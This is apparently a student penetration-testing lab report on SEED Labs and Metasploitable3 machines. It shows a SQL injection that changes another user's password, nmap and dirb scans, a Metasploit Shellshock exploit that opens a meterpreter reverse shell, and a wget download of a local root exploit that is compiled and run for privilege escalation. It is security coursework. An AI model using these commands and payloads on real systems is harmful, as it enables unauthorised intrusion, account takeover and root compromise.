
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> Use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> Show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

```
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>


<br><h4> Alice Profile</h4>Employee ID: 10000      salary: 20000      birth: 9/20     ssn: 10211002     n
ickname: email: address: phone number: <br><h4> Boby Profile</h4>Employee ID: 20000      salary: 30000
      birth: 4/20     ssn: 10213352     nickname: email: address: phone number: <br><h4> Ryan Profile</h
4>Employee ID: 30000      salary: 50000      birth: 4/10     ssn: 98993524     nickname: email: address:
phone number: <br><h4> Samy Profile</h4>Employee ID: 40000      salary: 90000      birth: 1/11     ssn:
32193525     nickname: email: address: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000      s
alary: 110000      birth: 11/3     ssn: 32111111     nickname: email: address: phone number: <br><h4> Ad
min Profile</h4>Employee ID: 99999      salary: 400000      birth: 3/5     ssn: 43254314     nickname: em
ail: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>


<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABs
</p>
</div>
</body>
</html>
student@client:~$ scho -n "Password4Ryan" | sha1sum
-su: scho: command not found
da39a3ee5e6b4b0d3255bfef95601890afd80709  -
student@client:~$ echo -n "Password4Ryan" | sha1sum
3a47c31681738cf97328a24e94d12213b5843ed3  -
student@client:~$ 
```

Hi,Alice

Edit Profile Information


Nick Name: 13ed3' where name='Ryan';#
Email :
Address:
Phone Number:
Password:

Copyright © SEED LABs

Fig 8: Here I changed Ryan’s password.

I was able to make changes to Alice and Ryan’s account because of the success of the SQL injection attack.


Network Vulnerabilities:



remote@kali-linux-2022: ~
File Actions Edit View Help
Shell No. 1 ×
remote@kali-linux-2022: ~ ×


```
┌──(remote㉿kali-linux-2022)-[~]
└─$ sudo nmap -sV -O -p1-65535 172.17.0.1
[sudo] password for remote:
Sorry, try again.
[sudo] password for remote:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-19 20:25 PDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.95 seconds

┌──(remote㉿kali-linux-2022)-[~]
└─$ sudo nmap -sV -O -p1-65535 172.25.25.12
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-19 20:26 PDT
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.46% done; ETC: 20:28 (0:01:51 remaining)
Nmap scan report for 172.25.25.12
Host is up (0.00100s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp open   irc         UnrealIRCd
8080/tcp open   http        Jetty 8.1.7.v20120910
8181/tcp closed intermapper
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.11 seconds

┌──(remote㉿kali-linux-2022)-[~]
└─$ 
```

Fig 9: Here are the open port I was able to discover with a simple nmap scan.




```
msf6 > dirb http://172.25.25.115
[*] exec: dirb http://172.25.25.115


-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 19 20:34:27 2023
URL_BASE: http://172.25.25.115/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.25.25.115/ ----
+ http://172.25.25.115/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://172.25.25.115/chat/
==> DIRECTORY: http://172.25.25.115/drupal/
==> DIRECTORY: http://172.25.25.115/phpmyadmin/
+ http://172.25.25.115/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://172.25.25.115/uploads/

---- Entering directory: http://172.25.25.115/chat/ ----
+ http://172.25.25.115/chat/index.php (CODE:200|SIZE:771)

---- Entering directory: http://172.25.25.115/drupal/ ----
==> DIRECTORY: http://172.25.25.115/drupal/includes/
+ http://172.25.25.115/drupal/index.php (CODE:200|SIZE:9794)
==> DIRECTORY: http://172.25.25.115/drupal/misc/
==> DIRECTORY: http://172.25.25.115/drupal/modules/
==> DIRECTORY: http://172.25.25.115/drupal/profiles/
+ http://172.25.25.115/drupal/robots.txt (CODE:200|SIZE:1531)
==> DIRECTORY: http://172.25.25.115/drupal/scripts/
==> DIRECTORY: http://172.25.25.115/drupal/sites/
==> DIRECTORY: http://172.25.25.115/drupal/themes/
+ http://172.25.25.115/drupal/web.config (CODE:200|SIZE:2051)
+ http://172.25.25.115/drupal/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.25.25.115/phpmyadmin/ ----
+ http://172.25.25.115/phpmyadmin/ChangeLog (CODE:200|SIZE:31469)
==> DIRECTORY: http://172.25.25.115/phpmyadmin/examples/
```

Fig 10: Here is the output to the DIRP command. We can see the /cgi-bin/ here.




```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.24.25.214    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Fig 11: Here is the options for the Metasploit command I used. With this command I was able to get access to this machine as we can see below.



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 172.24.25.214:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 172.25.25.13
[*] Meterpreter session 1 opened (172.24.25.214:4444 → 172.25.25.13:47746) at 2023-10-21 15:32:41 -0700

meterpreter >
```

System Exploitation:



https://horizonvnc.cyberrangepoulsbo.com/vnc_auto.html?path=%3Ftoken%3Db61f0b8b-b69e-41a4-989a-eaaa6e9b672e
Shell No. 1
File Actions Edit View Help
Shell No. 1
remote@kali-linux-2022: ~

```
meterpreter > shell
Process 2079 created.
Channel 3 created.
cd /tmp
wget httl^H
http://htt: Invalid host name.
wget http://172.25.25.214/37292.c
--2023-10-21 23:02:13--  http://172.25.25.214/37292.c
Connecting to 172.25.25.214:80 ... failed: No route to host.
^C
Terminate channel 3? [y/N]  ^[[A^[[B^H^H^H
/bin/sh: 4: not found
wget http://172.24.25.214/37292.c
--2023-10-21 23:02:47--  http://172.24.25.214/37292.c
Connecting to 172.24.25.214:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 4969 (4.9K) [text/x-csrc]
Saving to: '37292.c'

     0K ....                                                  100%  264M=0s

2023-10-21 23:02:47 (264 MB/s) - '37292.c' saved [4969/4969]

gcc 3272^H
gcc: error: 327: No such file or directory
gcc: fatal error: no input files
compilation terminated.
f^Hgcc ^H^H
/bin/sh: 7: gcc: not found
gcc 32
gcc: error: 32: No such file or directory
gcc: fatal error: no input files
compilation terminated.
gcc 37292.c -o rootname
chmod^Hd
/bin/sh: 10: chmod: not found
chmod +x reet^H
chmod: cannot access 'reet\b': No such file or directory
chmod _
chmod: missing operand after '_'
Try 'chmod --help' for more information.
chmod+
/bin/sh: 13: chmod+: not found
chmod +x rootname
./rro
/bin/sh: 15: ./rro: not found
,^H
/bin/sh: 16: : not found
./rrot^H
/bin/sh: 17: ./rro: not found
./rootname
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
#
```

Fig 12: For this section, I started Apache on the target machine, and then I used wget to get the file from the Kali server, and I compiled it and executed it to get root privilege.

Conclusion:

The penetration tests revealed various vulnerabilities across network protocols, web applications, and systems. These exercises highlight the importance of robust security protocols and the need to monitor and update systems continuously to protect against evolving threats. The findings point out the criticalness of security as an important part of system and network design rather than an afterthought. The experience gained from these tests serves as a necessary reminder of the continuing challenges in cybersecurity and the need for proactive defense strategies.